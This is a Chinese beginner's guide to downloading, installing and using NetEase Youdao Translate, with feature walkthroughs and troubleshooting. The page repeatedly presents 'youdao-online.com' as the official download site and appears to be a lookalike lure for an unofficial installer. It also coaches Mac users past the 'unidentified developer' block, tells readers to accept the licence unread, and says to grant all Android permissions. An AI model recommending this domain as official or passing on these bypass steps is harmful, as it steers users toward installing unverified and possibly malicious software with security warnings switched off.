
对于零基础用户而言,选择一款易上手、功能全、精准度高的翻译工具,能快速跨越语言障碍,提升学习与工作效率。网易有道翻译作为国内用户规模最大的翻译工具之一,2025 年推出的最新版本在 “零基础友好” 与 “功能强大” 之间实现了完美平衡 —— 界面简洁直观、操作逻辑清晰,同时覆盖文本 / 语音 / 图片 / 文档翻译、AI 写作、同传翻译等全功能,成为新手用户的首选。而想要顺利开启这段高效翻译之旅,“网易有道翻译下载” 是第一步,只有通过官方渠道获取最新版本,才能避免复杂操作与安全风险。本文将打造一份专为零基础用户设计的使用教程,从 “网易有道翻译下载”“分步安装”“基础操作”“AI 功能解锁” 到 “场景化技巧”,全程手把手教学,帮助新手快速精通。
一、网易有道翻译下载:零基础用户专属指南(安全 + 精准)
零基础用户在 “网易有道翻译下载” 阶段最易犯两个错误:一是误入第三方渠道导致安装失败,二是选择错误版本导致功能不符需求。以下是专为新手设计的下载指南,确保安全、精准获取适合自己的版本。
1. 官方下载渠道:3 步快速定位(无捆绑 + 安全)
对于零基础用户,最推荐的 “网易有道翻译下载” 渠道是官网https://youdao-online.com,操作简单、无捆绑、版本最新,具体步骤如下:
打开电脑或手机浏览器,在地址栏输入官网链接https://youdao-online.com,回车进入首页 —— 官网界面简洁,无弹窗广告,新手也能轻松操作;
进入首页后,无需注册登录,直接点击顶部 “下载中心”,系统会自动识别你的设备(如 Windows 电脑、苹果手机),在页面顶部显示 “为你推荐 XX 版本”,点击 “立即下载” 即可;
若需下载其他设备版本(如电脑端用户想同时下载移动端),可在 “下载中心” 手动选择 “电脑端”“移动端” 分类,点击对应版本的 “下载” 按钮,下载过程中无需其他操作,等待完成即可。
新手避坑提醒:
不要点击搜索引擎中的 “高速下载”“优先下载” 按钮,这些多为第三方渠道,可能捆绑广告插件;
官网下载无需填写任何个人信息,若遇到要求输入手机号、邮箱的下载页面,一律关闭,避免信息泄露;
下载完成后,安装包图标为 “有道翻译” 官方 Logo,若出现陌生图标,立即删除,重新从官网下载。
2. 版本选择:新手必看(不选贵的,只选对的)
网易有道翻译 2025 年提供多版本,但零基础用户无需纠结,根据设备类型选择对应版本即可,以下是清晰对比:
| 版本类型 | 适用设备 | 核心功能 | 新手推荐指数 |
|---|---|---|---|
| 电脑端(Windows/Mac) | 台式机、笔记本电脑 | 文本 / 语音 / 图片 / 文档翻译、AI 写作、同传翻译、术语库 | ★★★★★(功能最全,适合学习 / 办公) |
| 移动端(Android/iOS) | 智能手机、平板 | 文本 / 语音 / 图片翻译、离线翻译、视频字幕生成 | ★★★★☆(便携性强,适合日常 / 旅行) |
| 网页版 | 所有设备(无需安装) | 文本翻译、截图翻译(基础功能) | ★★★☆☆(临时使用,无需占用存储) |
新手选择建议:
若主要用于学习(如论文翻译、单词积累)或办公(如文档处理、邮件翻译),优先选择电脑端,功能最完整,操作更便捷;
若主要用于日常沟通、旅行出行,选择移动端,随时随地可用;
若只是偶尔使用(如临时翻译一句话),直接使用网页版,无需下载安装,节省设备空间。
3. 下载前准备:2 分钟检查(避免下载失败)
零基础用户常因忽略设备条件导致 “网易有道翻译下载” 后无法安装,建议下载前花 2 分钟完成以下检查:
设备系统检查:电脑端需 Windows 10 及以上或 MacOS 12.0 及以上;移动端需 Android 13.0 及以上或 iOS 16.0 及以上,若设备系统低于该版本,可通过官网下载 “兼容旧版”(仅保留基础翻译功能);
存储空间检查:电脑端需预留至少 2GB 空闲存储,移动端需预留 1GB 以上,可通过 “设备设置 - 存储” 查看,空间不足时删除无用文件;
网络检查:选择稳定的 Wi-Fi 网络,避免使用公共 Wi-Fi,下载速度更快且更安全;移动数据下载时,确保流量充足(电脑端安装包约 350MB,移动端约 180MB)。
二、网易有道翻译安装:分步教学(新手也能一次成功)
完成 “网易有道翻译下载” 后,安装过程是新手的第二个难点。以下是分设备的分步安装教程,每一步都配有详细说明,确保一次安装成功。
1. 电脑端安装(Windows/Mac):5 步轻松完成
电脑端是新手学习和办公的主要场景,安装过程需重点关注 “权限” 和 “路径”,具体步骤如下:
Windows 电脑安装(以 Windows 11 为例):
找到 “网易有道翻译下载” 完成的安装包(默认保存在 “下载” 文件夹),图标为 “有道翻译” 官方 Logo,双击打开;
弹出安装向导窗口,点击 “下一步”,进入许可协议页面,直接勾选 “我接受协议”,点击 “下一步”—— 新手无需仔细阅读协议,直接勾选即可;
进入 “选择安装位置” 页面,新手建议保持默认路径(C 盘 / Program Files/Youdao/),无需手动修改,点击 “下一步”—— 手动修改路径容易因输入错误导致安装失败;
进入 “选择附加任务” 页面,勾选 “创建桌面快捷方式”(方便后续启动),其他选项默认即可,点击 “下一步”;
点击 “安装”,等待 3 分钟左右,安装进度条完成后,点击 “完成”,系统会自动启动网易有道翻译,桌面出现快捷图标,安装成功。
Mac 电脑安装:
打开 “网易有道翻译下载” 完成的 DMG 安装包(默认在 “下载” 文件夹),弹出安装窗口,左侧为 “网易有道翻译” 图标,右侧为 “应用程序” 文件夹;
用鼠标按住左侧 “网易有道翻译” 图标,拖拽至右侧 “应用程序” 文件夹中,松开鼠标,开始安装 —— 这是 Mac 系统的标准安装方式,新手只需 “拖拽” 即可;
安装完成后,打开 “应用程序” 文件夹,找到 “网易有道翻译” 图标,双击启动;
首次启动时,系统可能弹出 “无法打开,因为它来自身份不明的开发者”,新手无需紧张,点击 “取消”,然后进入 “系统设置 - 隐私与安全性”,在页面下方找到 “已阻止使用‘网易有道翻译’,因为它来自身份不明的开发者”,点击右侧 “仍要打开”,在弹出的窗口中点击 “打开”,即可正常启动。
2. 移动端安装(Android/iOS):3 步快速搞定
移动端安装更简单,新手可按照以下步骤操作:
Android 手机安装:
完成 “网易有道翻译下载” 后,手机屏幕会弹出 “下载完成” 通知,点击该通知,进入安装页面;
弹出 “安装应用” 窗口,点击 “安装”,无需其他操作,等待 30 秒左右,安装完成后点击 “打开”;
首次启动时,会弹出 “请求权限” 窗口,依次点击 “允许”(存储权限)、“允许”(麦克风权限)、“允许”(相机权限)—— 这些权限是翻译功能正常使用的前提,新手直接全部允许即可。
iPhone/iPad 安装:
打开 App Store,搜索 “网易有道翻译”,找到官方应用(开发者为 “网易有道信息技术(北京)有限公司”),点击 “获取”,等待下载安装完成(无需手动操作);
安装完成后,在手机桌面找到 “网易有道翻译” 图标,点击启动;
首次启动时,按提示点击 “允许”(麦克风权限)、“允许”(相机权限)、“允许”(照片权限),即可正常使用。
3. 安装后首次启动:新手必做 3 件事(优化体验)
安装完成后,首次启动网易有道翻译,建议新手完成以下 3 件事,让后续使用更顺畅:
账号登录:点击软件右上角 “登录”,选择 “微信登录” 或 “QQ 登录”,无需注册,扫码即可登录 —— 登录后可同步翻译历史、单词本,更换设备也能继续使用;
界面熟悉:花 1 分钟浏览主界面,电脑端主界面分为 “输入区”(上方空白框)和 “译文区”(下方显示翻译结果),移动端主界面中间为输入框,底部为功能图标,逻辑清晰,新手一看就懂;
简单设置:点击右上角 “设置” 图标(齿轮状),找到 “翻译设置”,设置 “默认翻译方向” 为 “中→英”(新手最常用),其他设置保持默认即可,无需复杂调整。
三、零基础必学:网易有道翻译基础操作(30 分钟上手)
对于新手而言,无需急于掌握所有功能,先吃透以下基础操作,就能满足 80% 的日常使用需求。以下操作以电脑端为例,移动端操作逻辑一致,新手可对应学习。
1. 文本翻译:新手最常用(3 步搞定)
文本翻译是新手使用频率最高的功能,操作简单,精准度高,具体步骤:
打开网易有道翻译,默认进入文本翻译界面,在上方输入框中输入需要翻译的内容(如 “我明天要去北京出差”);
输入完成后,无需点击任何按钮,系统会自动识别语种,1 秒内生成译文,显示在下方译文区;
译文生成后,可进行 3 个常用操作:
点击译文区右侧 “朗读” 按钮,听取标准发音(支持中英日韩等多语种);
点击 “复制” 按钮,将译文复制到 Word、微信等其他软件;
点击 “收藏” 按钮,将常用译文保存到 “我的收藏”,后续可快速查看。
新手实用技巧:
输入时无需切换输入法,中英文可混合输入,系统自动识别;
长文本翻译时可分段输入,避免一次性输入过多导致卡顿;
若翻译结果不符合预期,可点击译文区 “优化” 按钮,选择 “更口语”“更正式”,AI 会生成优化版本。
2. 语音翻译:开口即译(适合沟通)
语音翻译适合面对面沟通、打电话等场景,新手操作步骤:
点击主界面左侧 “语音” 图标(麦克风形状),切换至语音翻译界面;
选择翻译方向,新手默认选择 “中→英” 或 “英→中”,点击 “按住说话” 按钮,对着麦克风说话(如 “请问附近有咖啡店吗?”);
松开按钮后,系统自动识别语音并翻译成目标语言,显示文字译文并播放语音,对方可直接听到翻译结果。
新手避坑提醒:
说话时保持环境安静,距离麦克风 30-50cm,发音清晰,识别准确率更高;
单次说话时间建议不超过 30 秒,长句子可分多次录制;
移动端语音翻译支持 “对话模式”,点击界面顶部 “对话” 按钮,双方可交替说话,系统自动切换翻译方向,适合跨境沟通。
3. 图片翻译:拍照即译(旅行 / 阅读必备)
图片翻译适合翻译菜单、路牌、书籍、文档图片等场景,新手操作步骤:
点击主界面左侧 “图片” 图标,进入图片翻译界面;
电脑端点击 “上传图片”,选择本地图片(如菜单截图);移动端点击 “拍照” 直接拍摄,或 “相册” 选择已保存图片;
上传 / 拍摄完成后,系统自动识别图片中的文字,1-2 秒内生成译文,叠加在图片上显示,新手可直接查看。
新手实用技巧:
拍摄时尽量让文本水平、清晰,避免倾斜、反光;
若图片中有无关内容,可手动框选翻译区域(点击图片中的 “+” 号拖动);
翻译文档图片时,勾选界面下方 “保留排版”,译文会还原原文的段落结构。
4. 单词查询:学习必备(精准 + 高效)
对于学生新手,单词查询功能能帮助快速积累词汇,操作步骤:
在文本翻译输入框中输入单个单词(如 “success”),系统自动识别为单词查询;
译文区会显示单词的音标、中文释义、常见搭配、例句等信息,新手可全面学习;
点击 “添加到单词本” 按钮,将单词保存到个人单词本,后续可在 “我的 - 单词本” 中复习,支持按艾宾浩斯记忆曲线提醒学习。
新手学习技巧:
查询单词时,点击 “例句” 标签,查看真实语境中的用法,记忆更牢固;
单词本支持 “每日复习”,新手建议每天花 10 分钟复习,提升词汇量。
四、零基础也能解锁:网易有道翻译 AI 功能(提升效率神器)
2025 年网易有道翻译的 AI 功能是新手提升效率的关键,操作简单却威力强大,无需专业知识,新手也能轻松解锁。
1. AI 写作:新手的 “写作神器”(3 步生成优质内容)
对于不擅长外语写作的新手,AI 写作功能能一键生成邮件、作文、社交媒体文案等,操作步骤:
点击主界面顶部 “AI 写作”,进入 AI 写作界面 —— 界面简洁,新手只需填写 3 个信息;
选择写作场景(新手常用 “商务邮件”“学术论文”“日常沟通”),输入主题(如 “商务合作邀约”),填写关键信息(如 “邀请 XX 公司合作 AI 翻译项目”);
选择语言(中文 / 英文)和风格(正式 / 口语),点击 “生成”,10 秒内生成完整文本,新手可直接复制使用,或稍作修改。
新手实战案例:
场景:写一封英文商务邮件,邀请客户合作;
操作:选择 “商务邮件” 场景,主题输入 “Cooperation Invitation for AI Translation Service”,关键信息输入 “Our company provides AI translation services, hoping to cooperate with your company for product document translation”;
生成结果:系统自动生成包含称呼、正文、结尾敬语的完整邮件,语法正确、表达专业,新手可直接发送。
2. AI 润色:让表达更地道(新手必学)
新手写作文、发邮件时,常因表达不地道导致沟通误解,AI 润色功能能一键优化,操作步骤:
点击主界面顶部 “AI 写作”,选择 “AI 润色” 标签;
粘贴自己撰写的文本(如 “我非常高兴能和你合作”);
选择优化方向(新手推荐 “更地道”“更流畅”),点击 “润色”,系统生成优化后的文本(如 “I am delighted to cooperate with you”),并标注修改原因。
新手实用技巧:
润色英文文本时,选择 “学术” 风格,表达更严谨;选择 “口语” 风格,表达更自然;
润色后可点击 “对比” 按钮,查看原文与润色后的差异,学习地道表达。
3. AI 总结:长文本快速抓重点(节省时间)
新手阅读外文新闻、报告、论文时,常因篇幅过长难以把握重点,AI 总结功能能一键提取核心信息,操作步骤:
点击主界面顶部 “AI 写作”,选择 “AI 总结” 标签;
粘贴长文本(如一篇 500 字的英文新闻);
选择总结长度(短 / 中 / 长),点击 “总结”,系统生成 3-5 条关键信息,新手可快速了解文本核心。
新手实战案例:
场景:快速了解一篇英文科技新闻的重点;
操作:粘贴新闻全文,选择 “短” 长度,点击 “总结”;
结果:系统生成 “新闻主题:AI translation technology achieves new breakthrough;Key points:supports 100+ languages, improves accuracy by 30%”,新手 10 秒就能掌握重点。
五、零基础场景化技巧:不同用户精准适配(学习 / 办公 / 旅行)
不同新手用户的使用场景不同,针对性运用技巧能让效率翻倍,以下是三大高频场景的实战技巧,新手可直接套用。
1. 学生场景:学习英语 / 论文写作(高效提升)
学生新手最常用的场景是单词积累、作文写作、外文文献阅读,技巧如下:
单词积累:阅读英文课文时,遇到生词直接用 “划词翻译”(电脑端选中单词,按 Ctrl+Alt+F),一键查询释义并添加到单词本,每天复习 10 分钟;
作文写作:先用 “AI 写作” 生成作文初稿,再用 “AI 润色” 优化表达,最后自己检查修改细节,作文质量大幅提升;
文献阅读:下载外文文献 PDF 后,用 “文档翻译” 功能上传翻译,选择 “学术” 场景,开启 “专业术语库”,翻译后保留公式、图表,双语对照查看,节省阅读时间。
2. 职场新手场景:商务沟通 / 文档处理(专业高效)
职场新手常用场景是商务邮件、产品文案、文档翻译,技巧如下:
商务邮件:用 “AI 写作” 模板生成邮件初稿,根据客户所在国家调整风格(欧美客户选择 “直接” 风格,日韩客户选择 “委婉” 风格);
产品文案:批量上传产品说明书,用 “文档翻译” 功能翻译成多语种,选择 “营销” 场景,系统优化表达,突出产品卖点;
会议沟通:参加跨国会议时,用 “同传翻译” 功能,实时生成双语字幕,会议结束后自动生成纪要,新手可快速整理会议内容。
3. 旅行场景:跨境沟通(轻松无障碍)
旅行新手常用场景是路牌 / 菜单翻译、应急沟通,技巧如下:
离线准备:出发前通过 “网易有道翻译下载” 对应的离线包(如去英语国家下载 “中英离线包”),无网络也能使用;
菜单翻译:在餐厅用移动端 “拍照翻译” 功能,直接拍摄菜单,系统自动翻译菜名,避免点错餐;
应急沟通:提前用 “AI 写作” 生成常用句子(如 “请问卫生间在哪里?”“我需要帮助”),保存在 “我的收藏”,旅行时直接点击朗读,无需手动输入。
六、零基础避坑指南:常见问题快速解决(不卡壳)
新手在使用过程中难免遇到问题,以下是高频问题及简单解决方案,确保使用不卡壳。
1. 问题 1:网易有道翻译下载后,安装包双击没反应?
解决方案:
Windows 用户:右键点击安装包,选择 “以管理员身份运行”,若仍没反应,检查设备是否满足系统要求(Windows 10 及以上),不满足则下载 “兼容旧版”;
Mac 用户:确保已在 “系统设置 - 隐私与安全性” 中允许 “网易有道翻译” 打开,若仍没反应,重启电脑后重试。
2. 问题 2:文本翻译时,输入内容后没有生成译文?
解决方案:
检查网络连接,确保网络通畅(在线翻译需要网络);
输入内容后,等待 1-2 秒,系统自动翻译,无需点击 “翻译” 按钮;
若仍无译文,关闭软件重新启动,或更新至最新版本(设置 - 关于我们 - 检查更新)。
3. 问题 3:语音翻译识别不准确?
解决方案:
保持环境安静,距离麦克风 30-50cm,发音清晰、语速适中;
点击语音翻译界面 “设置”,选择对应口音(如 “中式英语”“美式英语”);
长句子分多次录制,避免一次性说太长。
4. 问题 4:文档翻译后无法打开?
解决方案:
确保翻译后的文件格式与原文件一致(如 Word 翻译后仍为 Word);
若无法打开,右键点击文件,选择 “打开方式”,选择对应软件(如 Word 文件用 WPS 打开);
若仍无法打开,重新上传文档翻译,勾选 “保留原格式” 选项。
总结
对于零基础用户而言,网易有道翻译 2025 最新版是一款 “上手即精通” 的翻译神器,而规范的 “网易有道翻译下载” 是开启这段高效之旅的关键。通过官网https://youdao-online.com下载正版版本,按照分步安装教程完成部署,再掌握文本 / 语音 / 图片翻译等基础操作,解锁 AI 写作 / 润色 / 总结等高效功能,最后套用场景化技巧,新手就能在短时间内成为翻译高手。
本文专为零基础用户设计,全程避免复杂术语,操作步骤清晰易懂,希望能帮助新手轻松跨越语言障碍,在学习、工作、旅行中享受高效沟通的乐趣。建议新手收藏本文,遇到问题时随时查阅,同时定期通过官网更新软件,享受更多新功能。